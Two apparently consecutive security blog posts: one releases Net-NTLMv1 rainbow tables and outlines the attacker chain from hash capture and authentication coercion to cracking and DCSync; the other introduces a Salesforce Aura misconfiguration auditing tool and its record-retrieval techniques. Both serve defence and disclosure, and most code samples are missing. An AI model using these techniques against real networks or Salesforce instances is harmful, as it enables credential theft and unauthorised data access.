Mandiant is publicly releasing a comprehensive dataset of Net-NTLMv1 rainbow tables to underscore the urgency of migrating away from this outdated protocol. Despite Net-NTLMv1 being deprecated and known to be insecure for over two decades—with cryptanalysis dating back to 1999—Mandiant consultants continue to identify its use in active environments. This legacy protocol leaves organizations vulnerable to trivial credential theft, yet it remains prevalent due to inertia and a lack of demonstrated immediate risk.
By releasing these tables, Mandiant aims to lower the barrier for security professionals to demonstrate the insecurity of Net-NTLMv1. While tools to exploit this protocol have existed for years, they often required uploading sensitive data to third-party services or expensive hardware to brute-force keys. The release of this dataset allows defenders and researchers to recover keys in under 12 hours using consumer hardware costing less than $600 USD. This initiative highlights the amplified impact of combining Mandiant's frontline expertise with Google Cloud's resources to eliminate entire classes of attacks.
This post details the generation of the tables, provides access to the dataset for community use, and outlines critical remediation steps to disable Net-NTLMv1 and prevent authentication coercion attacks.
Background
Net-NTLMv1 has been widely known to be insecure since at least 2012, following presentations at DEFCON 20, with cryptanalysis of the underlying protocol dating back to at least 1999. On Aug. 30, 2016, Hashcat added support for cracking Data Encryption Standard (DES) keys using known plaintext, further democratizing the ability to attack this protocol. Rainbow tables are almost as old, with the initial paper on rainbow tables published in 2003 by Philippe Oechslin, citing an earlier iteration of a time-memory trade-off from 1980 by Martin Hellman.
Essentially, if an attacker can obtain a Net-NTLMv1 hash without Extended Session Security (ESS) for the known plaintext of 1122334455667788, a cryptographic attack, referred to as a known plaintext attack (KPA), can be applied. This guarantees recovery of the key material used. Since the key material is the password hash of the authenticating Active Directory (AD) object—user or computer—the attack results can quickly be used to compromise the object, often leading to privilege escalation.
A common chain attackers use is authentication coercion from a highly privileged object, such as a domain controller (DC). Recovering the password hash of the DC machine account allows for DCSync privileges to compromise any other account in AD.
Dataset Release
The unsorted dataset can be downloaded using gsutil -m cp -r gs://net-ntlmv1-tables/tables . or through the Google Cloud Research Dataset portal.
The SHA512 hashes of the tables can be checked by first downloading the checksums gsutil -m cp gs://net-ntlmv1-tables/tables.sha512 . then checked by sha512sum -c tables.sha512. The password cracking community has already created derivative work and is also hosting the ready to use tables.
Use of the Tables
Once a Net-NTLMv1 hash has been obtained, the tables can be used with historical or modern reinventions of rainbow table searching software such as rainbowcrack (rcrack), or RainbowCrack-NG on central processing units (CPUs) or a fork of rainbowcrackalack on graphics processing units (GPUs). The Net-NTLMv1 hash needs to be preprocessed to the DES components using ntlmv1-multi as shown in the next section.
Obtaining a Net-NTLMv1 Hash
Most attackers will use Responder with the --lm and --disable-ess flags and set the authentication to a static value of 1122334455667788 to only allow for connections with Net-NTLMv1 as a possibility. Attackers can then wait for incoming connections or coerce authentication using a tool such as PetitPotam or DFSCoerce to generate incoming connections from DCs or lower privilege hosts that are useful for objective completion. Responses can be cracked to retrieve password hashes of either users or computer machine accounts. A sample workflow for an attacker is shown below in Figure 1, Figure 2, and Figure 3.
Figure 1: DFSCoerce against a DC
Figure 2: Net-NTLMv1 hash obtained for DC machine account
Figure 3: Parse Net-NTLMv1 hash to DES parts
Figure 4 illustrates the processing of the Net-NTLMv1 hash to the DES ciphertexts.
Figure 4: Net-NTLMv1 hash to DES ciphertexts

An attacker then takes the split-out ciphertexts to crack the keys used based on the known plaintext of 1122334455667788 with the steps of loading the tables shown in Figure 5 and cracking results in Figure 6 and Figure 7.
Figure 5: Loading DES components for cracking
Figure 6: First hash cracked
Figure 7: Second hash cracked and run statistics
An attacker can then calculate the last remaining key with ntlmv1-multi once again, or look it up with twobytes, to recreate the full NT hash for the DC account with the last key part shown in Figure 8.
Figure 8: Calculate remaining key
The result can be checked with hashcat's NT hash shucking mode, -m 27000, as shown in Figure 9.
Figure 9: Keys checked with hash shucking
An attacker can then use the hash to perform a DCSync attack targeting a DC and authenticating as the now compromised machine account. The attack flow uses secretsdump.py from the Impacket toolsuite and is shown in Figure 10.
Figure 10: DCSync attack performed
Remediation
Organizations should immediately disable the use of Net-NTLMv1.
As these are local to the computer configurations, attackers canandhave set the configuration to a vulnerable state to then fix the configuration after their attacks have completed with local administrative access. Monitoring and alerting of when and where Net-NTLMv1 is used is needed in addition to catching these edge cases.
Filter Event Logs for Event ID 4624: "An Account was successfully logged on." > "Detailed Authentication Information" > "Authentication Package" > "Package Name (NTLM only)", if "LM" or "NTLMv1" is the value of this attribute, LAN Manager or Net-NTLMv1 was used.
Related Reading
This project was inspired by and referenced the following research published to blogs, social media, and code repositories.
Mandiant is releasing AuraInspector, a new open-source tool designed to help defenders identify and audit access control misconfigurations within the Salesforce Aura framework.
Salesforce Experience Cloud is a foundational platform for many businesses, but Mandiant Offensive Security Services (OSS) frequently identifies misconfigurations that allow unauthorized users to access sensitive data including credit card numbers, identity documents, and health information. These access control gaps often go unnoticed until it is too late.
This post details the mechanics of these common misconfigurations and introduces a previously undocumented technique using GraphQL to bypass standard record retrieval limits. To help administrators secure their environments, we are releasing AuraInspector, a command-line tool that automates the detection of these exposures and provides actionable insights for remediation.
Aura is a framework used in Salesforce applications to create reusable, modular components. It is the foundational technology behind Salesforce's modern UI, known as Lightning Experience. Aura introduced a more modern, single-page application (SPA) model that is more responsive and provides a better user experience.
As with any object-relational database and developer framework, a key security challenge for Aura is ensuring that users can only access data they are authorized to see. More specifically, the Aura endpoint is used by the front-end to retrieve a variety of information from the backend system, including Object records stored in the database. The endpoint can usually be identified by navigating through an Experience Cloud application and examining the network requests.
To date, a real challenge for Salesforce administrators is that Salesforce objects sharing rules can be configured at multiple levels, complexifying the identification of potential misconfigurations. Consequently, the Aura endpoint is one of the most commonly targeted endpoints in Salesforce Experience Cloud applications.

The most interesting aspect of the Aura endpoint is its ability to invoke aura-enabled methods, depending on the privileges of the authenticated context. The message parameter of this endpoint can be used to invoke the said methods. Of particular interest is the getConfigData method, which returns a list of objects used in the backend Salesforce database. The following is the syntax used to call this specific method.
Certain components in a Salesforce Experience Cloud application will implicitly call certain Aura methods to retrieve records to populate the user interface. This is the case for the serviceComponent://ui.force.components.controllers. lists.selectableListDataProvider.SelectableListDataProviderController/ ACTION$getItems Aura method. Note that these Aura methods are legitimate and do not pose a security risk by themselves; the risk arises when underlying permissions are misconfigured.

In a controlled test instance, Mandiant intentionally misconfigured access controls to grant guest (unauthenticated) users access to all records of the Account object. This is a common misconfiguration encountered during real-world engagements. An application would normally retrieve object records using the Aura or Lightning frameworks. One method is using getItems. Using this method with specific parameters, the application can retrieve records for a specific object the user has access to. An example of request and response using this method are shown in Figure 2.
Figure 2: Retrieving records for the Account object
However, there is a constraint to this typical approach. Salesforce only allows users to retrieve at most 2,000 records at a given time. Some objects may have several thousand records, limiting the number of records that could be retrieved using this approach. To demonstrate the full impact of a misconfiguration, it is often necessary to overcome this limit.

Testing revealed a sortBy parameter available on this method. This parameter is valuable because changing the sort order allows for the retrieval of additional records that were initially inaccessible due to the 2,000 record limit. Moreover, it is possible to obtain an ascending or descending sort order for any parameter by adding a - character in front of the field name. The following is an example of an Aura message that leverages the sortBy parameter.
The response where the Name field is sorted in descending order is displayed in Figure 3.
Figure 3: Retrieving more records for the Account object by sorting results
For built-in Salesforce objects, there are several fields that are available by default. For custom objects, in addition to custom fields, there are a few default fields such as CreatedBy and LastModifiedBy, which can be filtered on. Filtering on various fields facilitates the retrieval of a significantly larger number of records. Retrieving more records helps security researchers demonstrate the potential impact to Salesforce administrators.
Action Bulking
To optimize performance and minimize network traffic, the Salesforce Aura framework employs a mechanism known as "boxcar'ing". Instead of sending a separate HTTP request for every individual server-side action a user initiates, the framework queues these actions on the client-side. At the end of the event loop, it bundles multiple queued Aura actions into a single list, which is then sent to the server as part of a single POST request.
Without using this technique, retrieving records can require a significant number of requests, depending on the number of records and objects. In that regard, Salesforce allows up to 250 actions at a time in one request by using this technique. However, sending too many actions can quickly result in a Content-Length response that can prevent a successful request. As such, Mandiant recommends limiting requests to 100 actions per request. In the following example, two actions are bulked to retrieve records for both the UserFavorite objects and the ProcessInstanceNode object:
This can be cumbersome to perform manually for many actions. This feature has been integrated into the AuraInspector tool to expedite the process of identifying misconfigured objects.
Record Lists
A lesser-known component is Salesforce's Record Lists. This component, as the name suggests, provides a list of records in the user interface associated with an object to which the user has access. While the access controls on objects still govern the records that can be viewed in the Record List, misconfigured access controls could allow users access to the Record List of an object.

Using the ui.force.components.controllers.lists. listViewPickerDataProvider.ListViewPickerDataProviderController/ ACTION$getInitialListViews Aura method, it is possible to check if an object has an associating record list component attached to it. The Aura message would appear as follows:
If the response contains an array of list views, as shown in Figure 4, then a Record List is likely present.
Figure 4: Excerpt of response for the getInitialListViews method

This response means there is an associating Record List component to this object and it may be accessible. Simply navigating to /s/recordlist/<object>/Default will show the list of records, if access is permitted. An example of a Record List can be seen in Figure 5. The interface may also provide the ability to create or modify existing records.
Figure 5: Default Record List view for Account object
Home URLs

Home URLs are URLs that can be browsed to directly. On multiple occasions, following these URLs led Mandiant researchers to administration or configuration panels for third-party modules installed on the Salesforce instance. They can be retrieved by authenticated users with the ui.communities.components.aura.components.communitySetup.cmc. CMCAppController/ACTION$getAppBootstrapData Aura method as follows:
In the returned JSON response, an object named apiNameToObjectHomeUrls contains the list of URLs. The next step is to browse to each URL, verify access, and assess whether the content should be accessible. It is a straightforward process that can lead to interesting findings. An example of usage is shown in Figure 6.
Figure 6: List of home URLs returned in response

During a previous engagement, Mandiant identified a Spark instance administration dashboard accessible to any unauthenticated user via this method. The dashboard offered administrative features, as seen in Figure 7.
Figure 7: Spark instance administration dashboard
Using this technique, Salesforce administrators can identify pages that should not be accessible to unauthenticated or low-privilege users. Manually tracking down these pages can be cumbersome as some pages are automatically created when installing marketplace applications.
Self-Registration
Over the last few years, Salesforce has increased the default security on Guest accounts. As such, having an authenticated account is even more valuable as it might give access to records not accessible to unauthenticated users. One solution to prevent authenticated access to the instance is to prevent self-registration. Self-registration can easily be disabled by changing the instance's settings. However, Mandiant observed cases where the link to the self-registration page was removed from the login page, but self-registration itself was not disabled. Salesforce confirmed this issue has been resolved.

Aura methods that expose the self-registration status and URL are highly valuable from an adversary's perspective. The getIsSelfRegistrationEnabled and getSelfRegistrationUrl methods of the LoginFormController controller can be used as follows to retrieve this information:
By bulking the two methods, two responses are returned from the server. In Figure 8, self-registration is available as shown in the first response, and the URL is returned in the second response.
Figure 8: Response when self-registration is enabled
This removes the need to perform brute forcing to identify the self-registration page; one request is sufficient. The AuraInspector tool verifies whether self-registration is enabled and alerts the researcher. The goal is to help Salesforce administrators determine whether self-registration is enabled or not from an external perspective.
GraphQL: Going Beyond the 2,000 Records Limit

Salesforce provides a GraphQL API that can be used to easily retrieve records from objects that are accessible via the User Interface API from the Salesforce instance. The GraphQL API itself is well documented by Salesforce. However, there is no official documentation or research related to the GraphQL Aura controller.
Figure 9: GraphQL query from the documentation
This lack of documentation, however, does not prevent its use. After reviewing the REST API documentation, Mandiant constructed a valid request to retrieve information for the GraphQL Aura controller. Furthermore, this controller was available to unauthenticated users by default. Using GraphQL over the known methods offers multiple advantages:
Standardized retrieval of records and information about objects
Improved pagination, allowing for the retrieval of all records tied to an object
Built-in introspection, which facilitates the retrieval of field names
Support for mutations, which expedites the testing of write privileges on objects
From a data retrieval perspective, the key advantage is the ability to retrieve all records tied to an object without being limited to 2,000 records. Salesforce confirmed this is not a vulnerability; GraphQL respects the underlying object permissions and does not provide additional access as long as access to objects is properly configured. However, in the case of a misconfiguration, it helps attackers access any amount of records on the misconfigured objects. When using basic Aura controllers to retrieve records, the only way to retrieve more than 2,000 records is by using sorting filters, which does not always provide consistent results. Using the GraphQL controller enables the consistent retrieval of the maximum number of records possible. Other options to retrieve more than 2,000 records are the SOAP and REST APIs, but those are rarely accessible to non-privileged users.
One limitation of the GraphQL Controller is that it can only retrieve records for User Interface API (UIAPI) supported objects. As explained in the associated Salesforce GraphQL API documentation, this encompasses most objects as the "User Interface API supports all custom objects and external objects and many standard objects."
Since there is no documentation on the GraphQL Aura controller itself, the API documentation was used as a reference. The API documentation provides the following example to interact with the GraphQL API endpoint:

This provides the same capabilities as the GraphQL API without requiring API access. The endCursor, hasNextPage, and hasPreviousPage fields were added in the response to facilitate pagination. The requests and response can be seen in Figure 10.
Figure 10: Response when using the GraphQL Aura Controller

The records would be returned with the fields queried and a pageInfo object containing the cursor. Using the cursor, it is possible to retrieve the next records. In the aforementioned example, only one record was retrieved for readability, but this can be done in batches of 2,000 records by setting the first parameter to 2000. The cursor can then be used as shown in Figure 11.
Figure 11: Retrieving next records using the cursor
Here, the cursor is a Base64-encoded string indicating the latest record retrieved, so it can easily be built from scratch. With batches of 2,000 records, and to retrieve the items from 2,000 to 4,000, the message would be:
In the example, the cursor, set in the after parameter, is the base64 for v1:1999. It tells Salesforce to retrieve items after 1999. Queries can be much more complex, involving advanced filtering or join operations to search for specific records. Multiple objects can also be retrieved in one query. Though not covered in detail here, the GraphQL controller can also be used to update, create, and delete records by using mutation queries. This allows unauthenticated users to perform complex queries and operations without requiring API access.
Remediation
All of the issues described in this blogpost stem from misconfigurations, specifically on objects and fields. At a high level, Salesforce administrators should take the following steps to remediate these issues:
Audit Guest User Permissions: Regularly review and apply the principle of least privilege to unauthenticated guest user profiles. Follow Salesforce security best practices for guest users object security. Ensure they only have read access to the specific objects and fields necessary for public-facing functionality.
Secure Private Data for Authenticated Users: Review sharing rules and organization-wide defaults to ensure that authenticated users can only access records and objects they are explicitly granted permission to.
Disable Self-Registration: If not required, disable the self-registration feature to prevent unauthorized account creation.
Follow Salesforce Security Best Practices: Implement the security recommendations provided by Salesforce, including the use of their Security Health Check tool.
Salesforce offers a comprehensive Security Guide that details how to properly configure objects sharing rules, field security, logging, real-time event monitoring and more.
All-in-One Tool: AuraInspector
